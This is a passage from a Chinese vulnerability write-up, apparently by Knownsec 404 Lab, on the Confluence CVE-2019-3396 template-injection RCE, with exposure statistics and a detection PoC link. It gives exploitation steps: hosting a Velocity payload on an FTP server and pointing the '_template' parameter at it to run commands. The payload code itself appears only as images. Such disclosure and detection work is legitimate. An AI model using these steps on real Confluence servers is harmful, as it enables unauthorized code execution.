


6.9.0



这两个loader的关系如下

Tomcat classloader类图




现在可以加载本地和远程模板了，可以尝试进行RCE。


关于Velocity的RCE，基本上payload都来源于15年blackhat的服务端模板注入的议题，但是在Confluence上用不了，因为在调用方法的时候会经过 `velocity-htmlsafe-1.5.1.jar` ，里面多了一些过滤和限制。但是仍然可以利用反射来执行命令。

用 `python -m pyftpdlib -p 2121` 开启一个简单的ftp服务器，将payload保存成rce.vm，保存在当前目录。

将 `_template` 设置成 `ftp://localhost:2121/rce.vm` ，发送，成功执行命令。




对于命令回显，同样可以使用反射构造出payload，执行 `ipconfig` 的结果。




漏洞影响

根据 ZoomEye 网络空间搜索引擎对关键字 "X-Confluence" 进行搜索，共得到 61,856 条结果，主要分布美国、德国、中国等国家。




全球分布(非漏洞影响范围)


全球分布



全球TOP10




中国分布(非漏洞影响范围)



漏洞检测

2019年4月4日，404实验室公布了该漏洞的检测PoC (https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py)，可以利用这个PoC检测Confluence是否受该漏洞影响。



参考链接

- 漏洞检测PoC (https://github.com/knownsec/pocsuite3/blob/master/pocsuite3/pocs/20190404_WEB_Confluence_path_traversal.py)
- Remote code execution via Widget Connector macro - CVE-2019-3396 (https://jira.atlassian.com/browse/CONFSERVER-57974)

- 漏洞预警 | Confluence Server 远程代码执行漏洞 (https://www.freebuf.com/news/200183.html)

(/users/a
nicknam

知道创宇404实验室 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)

阅读更多有关该作者 (/users/author/?nickname=%E7%9F%A5%E9%81%93%E5%88%9B%E5%AE%87404%E5%AE%9E%E9%AA%8C%E5%AE%A4)的文章